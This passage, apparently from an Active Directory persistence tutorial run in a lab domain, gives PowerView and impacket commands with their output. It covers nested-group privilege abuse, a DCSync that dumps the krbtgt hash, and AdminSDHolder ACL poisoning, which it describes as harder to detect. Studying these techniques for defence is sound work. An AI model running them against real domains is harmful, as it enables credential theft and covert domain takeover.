objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1105
sAMAccountName                      : P.Brown
sAMAccountType                      : 805306368
userPrincipalName                   : P.Brown@BYTESHIELD.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

ACTIVE DIRECTORY PERSISTENCE

The only member of Stdby Admins group is jessica.Williams

Get-DomainGroup -Identity "stdby Admins"

```
PV > Get-DomainGroup -Identity "stdby Admins"
cn                  : Stdby admin
member              : CN=Jessica Williams,CN=Users,DC=BYTESHIELD,DC=local
distinguishedName   : CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
instanceType        : 4
name                : Stdby admin
objectGUID          : {45e87930-c82e-417e-b234-85a0b6ec997e}
objectSid           : S-1-5-21-2650123447-3108711000-1796582875-1123
sAMAccountName      : Stdby admins
sAMAccountType      : 268435456
groupType           : -2147483646
objectCategory      : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

ACTIVE DIRECTORY PERSISTENCE

You can see stdby admins group is a member of Domain Admins group

Get-DomainGroup -Identity "Domain Admins"

```
PV > Get-DomainGroup -Identity "Domain Admins"
cn                    : Domain Admins
description           : Designated administrators of the domain
member                : CN=Domain Rep Group,CN=Users,DC=BYTESHIELD,DC=local
                        CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
                        CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
                        CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local
                        CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
distinguishedName     : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
instanceType          : 4
name                  : Domain Admins
objectGUID            : {4626f8d2-6000-4b30-858d-8b9d235879bb}
objectSid             : S-1-5-21-2650123447-3108711000-1796582875-512
adminCount            : 1
sAMAccountName        : Domain Admins
sAMAccountType        : 268435456
groupType             : -2147483646
objectCategory        : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

ACTIVE DIRECTORY PERSISTENCE

Adding Lisa.Jones to Stdby Admins group leveraging membership of Account Operators Group

Add-DomainGroupMember -Identity "stdby Admins" -Members lisa.jones

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Add-DomainGroupMember -Identity "stdby Admins" -Members lisa.jones
[2023-12-15 16:47:20] User lisa.jones successfully added to stdby Admins
```

ACTIVE DIRECTORY PERSISTENCE

We now have lisa.jones as a member of Stdby admins which is turn is a member of Domain Admins Group

Get-DomainGroup -Identity "stdby Admins"

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainGroup -Identity "stdby Admins"
cn                      : Stdby admin
member                  : CN=Jessica Williams,CN=Users,DC=BYTESHIELD,DC=local
                          CN=Lisa Jones,CN=Users,DC=BYTESHIELD,DC=local
distinguishedName       : CN=Stdby admin,CN=Users,DC=BYTESHIELD,DC=local
instanceType            : 4
name                    : Stdby admin
objectGUID              : {45e87930-c82e-417e-b234-85a0b6ec997e}
objectSid               : S-1-5-21-2650123447-3108711000-1796582875-1123
sAMAccountName          : Stdby admins
sAMAccountType          : 268435456
groupType               : -2147483646
objectCategory          : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

ACTIVE DIRECTORY PERSISTENCE

Trying to perform Dcsync using p.brown as a member of Account Operators failed

proxychains4 -q impacket-secretsdump BYTESHIELD.local/p.brown@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt

```
└─# proxychains4 -q impacket-secretsdump BYTESHIELD.local/p.brown@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replicati
on operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up ...
```

ACTIVE DIRECTORY PERSISTENCE

When we attempt to DCSync the Domain using lisa.jones we just added to Domain Admins Nested group we Succeeded

proxychains4 -q impacket-secretsdump BYTESHIELD.local/Lisa.jones@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt

```
└─# proxychains4 -q impacket-secretsdump BYTESHIELD.local/Lisa.jones@10.10.1.13 -just-dc-user BYTESHIELD/krbtgt

Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cc33e56f29f7f028240c94009626a68e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ef4478ff1d67e0653e30d78a2c4b8834c60456e3054307aaf2d4da4f8e548665
```

ACTIVE DIRECTORY PERSISTENCE

AdminSDHolder, as we learned earlier that we can't temper with ACL of Domain Protected group or it's Member, even we do after 60 minutes the changes we made will be over written by AdminSDHolder, we can actually have Domain Admin rights without being a member of domain admins group, AdmiSDHolder poisoning can give us domain persistence, doing that attack require domain admin right, Creating and adding a user to Domain admins group can easily be figured out by domain admin but poisoning AdminSDHolder has less change of detection.

ACTIVE DIRECTORY PERSISTENCE

We can check all the ACL for Domain Admins so that compare before and after the attack

Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs

```
PV > Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs
ObjectDN                    : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                     : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                    : None
Access mask                 : ReadProperty, WriteProperty
ObjectAceFlags              : ACE_OBJECT_TYPE_PRESENT
ObjectAceType               : UNKNOWN (bf967a7f-0de6-11d0-a285-00aa003049e2)
InheritanceType             : None
SecurityIdentifier          : Cert Publishers (S-1-5-21-2650123447-3108711000-1796582875-517)

ObjectDN                    : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                     : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                    : None
Access mask                 : ReadProperty
ObjectAceFlags              : ACE_OBJECT_TYPE_PRESENT
ObjectAceType               : UNKNOWN (46a9b11d-60ae-405a-b7e8-ff8a58d456d2)
InheritanceType             : None
SecurityIdentifier          : BUILTIN\Windows Authorization Access Group (S-1-5-32-560)
```

ACTIVE DIRECTORY PERSISTENCE

Checking if p.brown has any right over the domain admins groups we could not find any, let' perform the AdminSDHolder poisoning and check again

Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains p.brown"

```
PV > Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains p.brown"
(LDAP)-[10.10.1.13]-[BYTESHIELD\David.Williams]
```

ACTIVE DIRECTORY PERSISTENCE

We can also set reset password right

Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity p.brown -Rights resetpassword

```
PV > Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity p.brown -Rights resetpassword
[2023-12-15 18:11:35] Found principal identity dn CN=Peter Brown,CN=Users,DC=BYTESHIELD,DC=local
[2023-12-15 18:11:35] Found target identity dn CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
[2023-12-15 18:11:35] Adding resetpassword privilege to AdminSDHolder
[2023-12-15 18:11:35] Success! User P.Brown now has Reset Password privileges on AdminSDHolder
```

Now we will wait for 60 minutes for AdminSDholder propagate the changes across all the protected groups

ACTIVE DIRECTORY PERSISTENCE

After 60 minutes the changes propagated across the all protected groups

Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains p.brown“

```
PV > Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains p.brown"
ObjectDN                : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID               : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                 : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                : CONTAINER_INHERIT_ACE
Access mask             : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags          : ACE_OBJECT_TYPE_PRESENT
ObjectAceType           : Reset Password (00299570-246d-11d0-a768-00aa006e0529)
InheritanceType         : None
SecurityIdentifier      : P.Brown (S-1-5-21-2650123447-3108711000-1796582875-1105)
```

P.brown can reset the password of every member of Domain Admins

ACTIVE DIRECTORY PERSISTENCE

We can set different right like write permission and all

Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity Samantha.Rawland -Rights All

```
LDAP)-[10.10.1.13]-[BYTESHIELD\David.Williams]
PV > Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity Samantha.Rawland -Rights All
[2023-12-15 18:31:45] Found principal identity dn CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
[2023-12-15 18:31:45] Found target identity dn CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
[2023-12-15 18:31:45] Adding all privilege to AdminSDHolder
[2023-12-15 18:31:45] Success! User Samantha.Rawland now has GenericAll privileges on AdminSDHolder
```

Samantha.Rawland now has FullControl over the Protected Groups

ACTIVE DIRECTORY PERSISTENCE

You can see all rights was given to Samantha.Rawland

Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains Samantha.Rawland"

```
PV > Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains Samantha.Rawland"
ObjectDN                    : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                     : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                    : CONTAINER_INHERIT_ACE
Access mask                 : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags              : ACE_OBJECT_TYPE_PRESENT
ObjectAceType               : Reset Password (00299570-246d-11d0-a768-00aa006e0529)
InheritanceType             : None
SecurityIdentifier          : Samantha.Rawland (S-1-5-21-2650123447-3108711000-1796582875-1125)

ObjectDN                    : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                     : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                    : CONTAINER_INHERIT_ACE
Access mask                 : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags              : ACE_OBJECT_TYPE_PRESENT
ObjectAceType               : Replicating Directory Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
InheritanceType             : None
SecurityIdentifier          : Samantha.Rawland (S-1-5-21-2650123447-3108711000-1796582875-1125)

ObjectDN                    : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID                   : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                     : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                    : CONTAINER_INHERIT_ACE
Access mask                 : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags              : ACE_OBJECT_TYPE_PRESENT
ObjectAceType               : Replicating Directory Changes All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
InheritanceType             : None
SecurityIdentifier          : Samantha.Rawland (S-1-5-21-2650123447-3108711000-1796582875-1125)
```

ACTIVE DIRECTORY PERSISTENCE

We can also give a user DCSync Rights

Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity Justin.Smith -Rights DCSync

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\David.Williams]
PV > Add-ObjectAcl -TargetIdentity AdminSDHolder -PrincipalIdentity Justin.Smith -Rights DCSync
[2023-12-15 18:38:35] Found principal identity dn CN=Justin Smith,CN=Users,DC=BYTESHIELD,DC=local
[2023-12-15 18:38:35] Found target identity dn CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
[2023-12-15 18:38:35] Adding dcsync privilege to AdminSDHolder
[2023-12-15 18:38:35] Success! User Justin.Smith now has Replication-Get-Changes-All privileges on the domain
```

Justin.smith now has DCSync right

ACTIVE DIRECTORY PERSISTENCE

Justin.Smith can now perform DCSync

Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains Justin.Smith"

```
PV > Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -Where "SecurityIdentifier contains Justin.Smith"
ObjectDN                : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID               : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                 : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                : CONTAINER_INHERIT_ACE
Access mask             : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags          : ACE_OBJECT_TYPE_PRESENT
ObjectAceType           : Replicating Directory Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
InheritanceType         : None
SecurityIdentifier      : Justin.Smith (S-1-5-21-2650123447-3108711000-1796582875-1112)

ObjectDN                : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectSID               : S-1-5-21-2650123447-3108711000-1796582875-512
ACEType                 : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                : CONTAINER_INHERIT_ACE
Access mask             : ControlAccess, CreateChild, DeleteChild, ReadProperty, WriteProperty, Self
ObjectAceFlags          : ACE_OBJECT_TYPE_PRESENT
ObjectAceType           : Replicating Directory Changes All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
InheritanceType         : None
SecurityIdentifier      : Justin.Smith (S-1-5-21-2650123447-3108711000-1796582875-1112)
```